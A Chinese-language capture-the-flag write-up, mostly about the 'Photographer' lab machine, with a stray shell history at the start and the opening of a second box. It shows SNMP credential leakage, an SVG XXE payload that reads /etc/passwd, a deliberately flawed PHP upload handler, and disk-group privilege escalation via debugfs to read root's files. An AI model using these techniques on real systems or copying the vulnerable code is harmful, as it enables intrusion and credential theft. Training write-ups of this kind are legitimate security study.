clear
sudo zsh
clear
nano ~/.bashrc
cat /etc/issue
exit
sudo zsh
clear
sudo zsh
clear
sudo zsh
exit
echo '    ███████╗ █████╗ ██████╗ ██████╗
 ╚══███╔╝██╔══██╗██╔══██╗██╔══██╗
   ███╔╝ ███████║██████╔╝██████╔╝
  ███╔╝  ██╔══██║██╔═══╝ ██╔═══╝
 ███████╗██║  ██║██║     ██║
 ╚══════╝╚═╝  ╚═╝╚═╝     ╚═╝

' | sudo tee /etc/issue.net > /dev/null
clear
sudo zsh
exit
sudo zsh
exit
zappskred@TheHackersLabs-ZAPP:~$ sudo -l
sudo: unable to resolve host TheHackersLabs-ZAPP: Name or service not known
[sudo] password for zappskred:
Sorry, try again.
[sudo] password for zappskred:
Matching Defaults entries for zappskred on TheHackersLabs-ZAPP:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zappskred may run the following commands on TheHackersLabs-ZAPP:
    (root) /bin/zsh
zappskred@TheHackersLabs-ZAPP:~$ sudo /bin/zsh
sudo: unable to resolve host TheHackersLabs-ZAPP: Name or service not known
TheHackersLabs-ZAPP# cat ~/root.txt
c2llbXByZSBlcyBudWV???????==
TheHackersLabs-ZAPP#

Photographer
提示: 靶机跳转传送门 Photographer
信息搜集
IP 10.161.208.161
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.208.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 21:03 CST
Nmap scan report for 10.161.208.161
Host is up (0.0053s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.65 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.58 seconds
就两个端口,直接看 web
dirsearch 扫描过,发现了 admin 登录界面,但是账号密码都不清楚,尝试过 sql 注入,也失效,不喜欢爆破密码,再说同时爆破两处几乎不怎么会成功,接下来去研究有没有其他端口开放,比如说 udp 和 tcp 端口
(base) yolo@yolo:~$ sudo nmap -sU -p 53,67,68,69,123,135,137,138,139,161,162,445,514,631,1434 10.161.208.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 21:42 CST
Nmap scan report for 10.161.208.161
Host is up (0.0026s latency).

PORT     STATE         SERVICE
53/udp   closed        domain
67/udp   closed        dhcps
68/udp   open|filtered dhcpc
69/udp   closed        tftp
123/udp  closed        ntp
135/udp  open|filtered msrpc
137/udp  open|filtered netbios-ns
138/udp  closed        netbios-dgm
139/udp  closed        netbios-ssn
161/udp  open          snmp
162/udp  closed        snmptrap
445/udp  closed        microsoft-ds
514/udp  closed        syslog
631/udp  open|filtered ipp
1434/udp open|filtered ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 6.95 seconds
发现这里的 snmp 端口开放,相关介绍可以拜读下面的宝藏笔记
宝藏网站笔记https://book.hacktricks.wiki/zh/network-services-pentesting/pentesting-snmp/index.html
(base) yolo@yolo:~$ snmpwalk -v 2c -c public 10.161.208.161 NET-SNMP-EXTEND-MIB::nsExtendOutputFull
NET-SNMP-EXTEND-MIB::nsExtendOutputFull = No more variables left in this MIB View (It is past the end of the MIB tree)
(base) yolo@yolo:~$ snmpwalk -v 2c -c security 10.161.208.161 NET-SNMP-EXTEND-MIB::nsExtendOutputFull

NET-SNMP-EXTEND-MIB::nsExtendOutputFull."mycreds" = STRING: ethan:1N3qVgwNB6cZmNSyr8iX$!
会发现这里,SNMP 的只读社区字符串读取不到信息,只能在特权社区中去读取,应该是拿到了网站的账密,理由是 ethan 刚好在主页见过
get shell
成功登录进来了
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="preconnect" href="https://fonts.googleapis.com">
    <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
    <link href="https://fonts.googleapis.com/css2?family=Lato:ital,wght@0,100;0,300;0,400;0,700;0,900;1,100;1,300;1,400;1,700;1,900&display=swap" rel="stylesheet">
    <link rel="stylesheet" href="styles.css?v=1">
    <title>Admin</title>
</head>
<body>
	<div class="log-form">
		<h2>Subir Fotografía</h2>
	  	<form method="POST" action="upload.php" enctype="multipart/form-data">
			<input type="file" name="file" accept=".jpg,.png,.gif,.jpeg">
	    		<button type="submit" class="btn">Subir</button>
	  	</form>
	</div>

	<a href="/admin/logout.php" style="background: #b00020; color: #fff; text-decoration: none; padding: .5rem; margin-top: 1rem; display: inline-block;" >Cerrar sesión</a>
	<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
</body>
</html>


发现是个文件上传,而且呢,这里只有前端限制,完全可以抓包再发
图片上传失败了,因为我发现上传的图片会自动打开,然后观察到这里用 img 标签解析,那么也许可以尝试下 svg
look here

然后我研究了下,尝试的 payload 如下,可以读任意文件
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<svg width="400" height="200" xmlns="http://www.w3.org/2000/svg">
  <text x="20" y="20">&xxe;</text>
</svg>
先拿下 upload.php,很疑惑,为啥能传 svg 文件
<?php

function displayHTMLImage($imageFile)
{
    $type = mime_content_type($imageFile);

    switch ($type) {
        case 'image/jpg':
            echo "<img style=\"object-fit: contain; \" width='400' height='200' src='data:image/jpg;base64," . base64_encode(file_get_contents($imageFile)) . "'/>";
            break;
        case 'image/jpeg':
            echo "<img style=\"object-fit: contain; \" width='400' height='200' src='data:image/jpeg;base64," . base64_encode(file_get_contents($imageFile)) . "'/>";
            break;
        case 'image/png':
            echo "<img style=\"object-fit: contain; \" width='400' height='200' src='data:image/png;base64," . base64_encode(file_get_contents($imageFile)) . "'/>";
            break;
        case 'image/gif':
            echo "<img style=\"object-fit: contain; \" width='400' height='200' src='data:image/gif;base64," . base64_encode(file_get_contents($imageFile)) . "'/>";
            break;
        case 'image/svg+xml'://关注这里,启用外部实体加载,会直接输出svg内容
            libxml_disable_entity_loader(false);
	    $doc = new DOMDocument();
            $doc->loadXML(file_get_contents($imageFile), LIBXML_NOENT | LIBXML_DTDLOAD);
	    $svg = $doc->getElementsByTagName('svg');
            echo $svg->item(0)->C14N();
            break;
        default:
            echo "Tipo de imagen no reconocida.";
    }
}

$target_dir = "./ethan_photographs/";

$fileName = date('ymd') . '_' . basename($_FILES["file"]["name"]);
$target_file = $target_dir . $fileName;


$contentType = $_FILES['file']['type'];
$MIMEtype = mime_content_type($_FILES['file']['tmp_name']);


if (preg_match('/.+\.ph(p|ps|tml)/', $fileName)) {
    echo "Extensión no permitida.";
    die();
}

if (!preg_match('/^.+\.[a-z]{2,3}g$/', $fileName)) {
    echo "Solo se permiten imagenes.";
    die();
}
//look here,发现后缀名仅仅看最后一个字母,恰好svg也是g结尾
foreach (array($contentType, $MIMEtype) as $type) {
    if (!preg_match('/image\/[a-z]{2,3}g/', $type)) {
        echo "Solo se permiten imagenes.";
        die();
    }
}

if ($_FILES["uploadFile"]["size"] > 500000) {
    echo "Archivo demasiado grande.";
    die();
}

if (move_uploaded_file($_FILES["file"]["tmp_name"], $target_file)) {
    displayHTMLImage($target_file);
} else {
    echo "Ocurrio un error al subir el archivo.";
}
接下来关注下 db.php,看有没有信息泄露
<?php
$host = "localhost";
$db = "blog";
$user = "root";
$pass = "pjtF0533OPiSMQTGZacZY6jy$";

$conn = new mysqli($host, $user, $pass, $db);
if ($conn->connect_error) {
    die("Conexión fallida: " . $conn->connect_error);
}
拿到一个密码,应该就是服务器内部某个用户密码吧,看过/etc/passwd 了,存在一个 ethan
(base) yolo@yolo:~$ ssh ethan@10.161.208.161
The authenticity of host '10.161.208.161 (10.161.208.161)' can't be established.
ED25519 key fingerprint is SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIe+aCobTK4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.161.208.161' (ED25519) to the list of known hosts.
ethan@10.161.208.161's password:
Linux photographer 6.1.0-40-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.153-1 (2025-09-20) x86_64
⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⠶⣞⡩⠽⢷⣆⣀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⢀⣀⡤⢿⠀⢹⠖⠒⡛⠧⠐⠉⣧⠀⠀⠀⠀
⠀⢀⡠⠴⣲⣭⡁⠲⠇⢈⡑⢚⠪⠭⠤⠤⢄⣀⣿⠀⠀⠀⠀
⢠⠃⠤⠄⠉⠉⠀⠐⠉⣡⠞⠁⢀⡴⠞⠉⢉⣩⠿⠶⣄⠀
⢸⠀⠀⠀⠀⡄⠀⠀⣰⠃⠀⢠⡞⠀⠀⡴⢋⣴⣿⣿⣷⡘⣆
⢸⠀⠀⠀⠀⡇⠀⠀⡏⠀⠀⣾⠀⠀⡜⢀⣾⣿⣤⣾⣿⡇⣿
⢨⠀⠀⠀⠀⡇⠀⠀⣇⠀⠀⡏⠀⠀⡇⢸⣿⣿⣿⣿⣿⢁⡏
⠈⠀⣀⠀⠀⣷⠀⠀⠘⢄⠀⢳⠀⠀⡇⠸⣿⣿⣹⡿⢃⡼⠁
⢰⡀⠛⠓⠀⢻⠀⠀⠀⠀⢙⣻⡷⠦⣼⣦⣈⣉⣡⡴⠚⠀⠀
⠀⢷⣄⡀⠀⠀⠀⢀⡠⠖⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠉⠛⠓⠒⠚⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀Photographer

Last login: Tue Oct 28 19:47:04 2025 from 192.168.1.17
ethan@photographer:~$ ls
creds.txt  user.txt
这里的提权是通过 disk 用户组
ethan@photographer:~$ id
uid=1001(ethan) gid=1001(ethan) grupos=1001(ethan),6(disk)网上找了个教程,使用/usr/sbin/debugfs 成功读取 root.txt
ethan@photographer:~$ ls -la /dev/sd*
brw-rw---- 1 root disk 8, 0 nov  5 14:00 /dev/sda
brw-rw---- 1 root disk 8, 1 nov  5 14:00 /dev/sda1
brw-rw---- 1 root disk 8, 2 nov  5 14:00 /dev/sda2
brw-rw---- 1 root disk 8, 5 nov  5 14:00 /dev/sda5
ethan@photographer:~$ /usr/sbin/debugfs /dev/sda1
debugfs 1.47.0 (5-Feb-2023)
debugfs:  ls
debugfs:  cd /root
debugfs:  ls
debugfs:  cat root.txt
dc54639c5bd88637cc23dd7???????bf
debugfs:
THLPWN
提示: 靶机跳转传送门 THLPWN
信息搜集
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.144.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-09 12:20 CST
Nmap scan report for 10.161.144.56
Host is up (0.86s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp open  http    nginx 1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
扫描完常见端口,发现就两个开放,访问网页,发现需要指定 hostname,然后这里注释了一个信息,应该就是了
curl -H "Host: thlpwn.thl" http://10.161.144.56
浏览器中的话,那就用 hackbar 插件弄
